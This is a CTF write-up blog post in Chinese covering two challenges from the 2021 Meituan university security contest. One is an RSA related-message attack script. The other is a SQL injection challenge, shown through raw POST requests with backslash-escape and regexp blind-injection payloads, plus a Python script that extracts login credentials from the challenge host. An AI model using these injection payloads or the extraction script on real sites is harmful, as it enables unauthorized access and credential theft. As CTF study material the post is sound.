第三届美团网络安全高校挑战赛（初赛）部分writeUp

原创

KogRow 于 2021-05-24 21:21:49 发布 763 收藏
分类专栏： CTF 文章标签： CTF


菜的一批，看了大佬的脚本才会的

1.easy_RSA


首先进来是Padding Attack，上脚本：

```
import gmpy2
def getM2(a,b,c1,c2,n,e):
 a3 = pow(a,e,n)
 b3 = pow(b,e,n)
 first = c1-a3*c2+2*b3
 first = first % n
 second = e*b*(a3*c2-b3)
 second = second % n
 third = second*gmpy2.invert(first,n)
 third = third % n
 fourth = (third+b)*gmpy2.invert(a,n)
 return fourth % n
e=0x3
a=1
b=-1
c1=0x5f4e03f28702208b215f39f1c8598b77074bfa238dfb9ce424af7cc8a61f7ea48ffbbd5a5e1a10f686c3f240e85d011f6c8b96
c2=0x5f4e03f28702208b215f39f1c8598b77074bfa238dfb9ce424af7cc8a61f7ea48ffc5c26b0c12bcff9f697f274f59f0e55a147
padding2=1
n=0x9371c61a2b760109781f229d43c6f05b58de65aa2a674ff92334cb5219132448d72c1293c145eb6f35e58791669f2d8d3b6ce50
m = getM2(a,b,c1,c2,n,e)-padding2
print hex(m)
```

解出压缩包的解压密码：



解压之后：



然后使用多字节XOR加密方式的破解工具cribdrag.py破解密文。

这里放


2.sql

扫目录发现check.php。

发现是post注入，fuzz一下之后构造以下payload:

```
POST /check.php HTTP/1.1
Host: eci-2ze7rwkw5ezzihayuqha.cloudeci1.ichunqiu.com
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:78.0) Gecko/20100101 Firefox/78.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Connection: keep-alive
Cookie: __jsluid_h=4f2338cb6bf6a7336d47ec6f2c662ac5
Upgrade-Insecure-Requests: 1
Content-Type: application/x-www-form-urlencoded
Content-Length: 38

username=d\&password=or((1)regexp(1))#
```


确认存在注入：



于是这道题就变成了一道盲注题。


爆数据库字段长度是3：

```
POST /check.php HTTP/1.1
Host: eci-2ze7rwkw5ezzihayuqha.cloudeci1.ichunqiu.com
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:78.0) Gecko/20100101 Firefox/78.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Connection: keep-alive
Cookie: __jsluid_h=4f2338cb6bf6a7336d47ec6f2c662ac5
Upgrade-Insecure-Requests: 1
Content-Type: application/x-www-form-urlencoded
Content-Length: 55

username=d\&password=or((length(database()))regexp(3))#
```



爆数据库名得到数据库名为CTF：

```
POST /check.php HTTP/1.1
Host: eci-2ze7rwkw5ezzihayuqha.cloudeci1.ichunqiu.com
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:78.0) Gecko/20100101 Firefox/78.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Connection: keep-alive
Cookie: __jsluid_h=4f2338cb6bf6a7336d47ec6f2c662ac5
Upgrade-Insecure-Requests: 1
Content-Type: application/x-www-form-urlencoded
Content-Length: 71

username=d\&password=or((strcmp(hex(LEFT(DATABASE(),3)),4354§67§))REGEXP(0))#
```



然后就不会了,fuzz发现select被过滤了，写shell也写不进去，束手无策

后来看大佬的wp得知根本不需要脱裤，只要把用户名和密码注出来，登陆上去就可以得到flag了

由于这里已经知道这个表的字段名是password和username，所以直接username regexp就能注，不需要使用select在mysql里面的系统表里查表名脱裤。

上 Timeline Sec大佬的脚本

```
import requests
import time
def str2int(mystr):
    i = 0
    myint = 0
    while (i < len(mystr)):
        myint += ord(mystr[i]) * pow(pow(2, 8), len(mystr) - i - 1)
        i += 1
    return myint
sess = requests.Session()
url = 'http://eci-2zea89kqieujgo38pawk.cloudeci1.ichunqiu.com/index.php'
f = '账号或密码错误'  # 错误时网页包含内容
y = 'flag is not here'  # 正确时网页包含内容
start = 0  # 字符串的开始字符位置
strlen = 80  # 待爆破字符串的长度
sleep_time = 0
ostr = '^'
# str2find = '(database())' # CTF
# str2find = 'password' # This_1s_thE_Passw0rd
str2find = 'username'
# str2find='(select flag from flag)' # 想查询的字符串、语句；可能需要外加括号
# str2find='(select `2` from (select 1,2 union select * from user)a limit 1,1)'
for j in range(start, start+strlen):
    for i in range(32, 127):  # 可见字符范围
        # for i in range(95,127):#可见字符范围
        if i == 46 or i == 42 or i == 43 or i == 63 or i==94:  # 略过一些特殊符号（$ . * ? ^等）
            continue
        time.sleep(sleep_time)
        # regexp binary 0x5e61;
        temp_str = ostr+chr(i)
        ent = '{} regexp binary {}'.format(
            str2find, hex(str2int(temp_str)))  # 待判断的事实语句
        payload = "||{}#".format(ent)  # 注入语句
        # print(payload)
        # exit()
        # data数据包的构造
        data = {
            'username': '\\',
            'password': payload.replace(' ', '/**/')
        }
        sess.get(url)
        res = sess.post(url, data=data)
        res.encoding = res.apparent_encoding  # 中文编码
        text = res.text
        if f in text:
            continue
        elif y in text:
            ostr += chr(i)
            print(ostr, j)
            break
        else:  # 即非正也非负的异常情况
            print('error:', text)
            break
print(ostr)
```